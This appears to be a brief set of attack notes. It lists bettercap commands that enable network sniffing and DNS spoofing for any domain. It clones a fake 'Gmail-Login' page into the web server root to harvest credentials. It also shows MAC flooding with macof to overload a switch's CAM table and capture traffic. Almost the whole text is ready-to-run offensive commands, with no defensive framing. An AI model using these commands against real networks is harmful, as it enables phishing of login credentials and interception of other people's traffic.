
**set net.sniff.local true**

**net.sniff on**

**set dns.sniff.all true**

**set dns.spoof.domains *any domain***

**dns.spoof on**



**$sudo git clone <https://github.com/Vamsheeth/Gmail-Login> /var/www/html**

**$sudo ./bettercap -iface ens33 -caplet spoof.cap**

**MAC flooding :**

**It will flood mac in CAM table (content addresable memory )that switch will start behaving as hub hence we will have data ,**

**kali $ macof -I *interface***

**Debian :**

**$sudo apt-get install dnsiff**

**$macof -I *interface***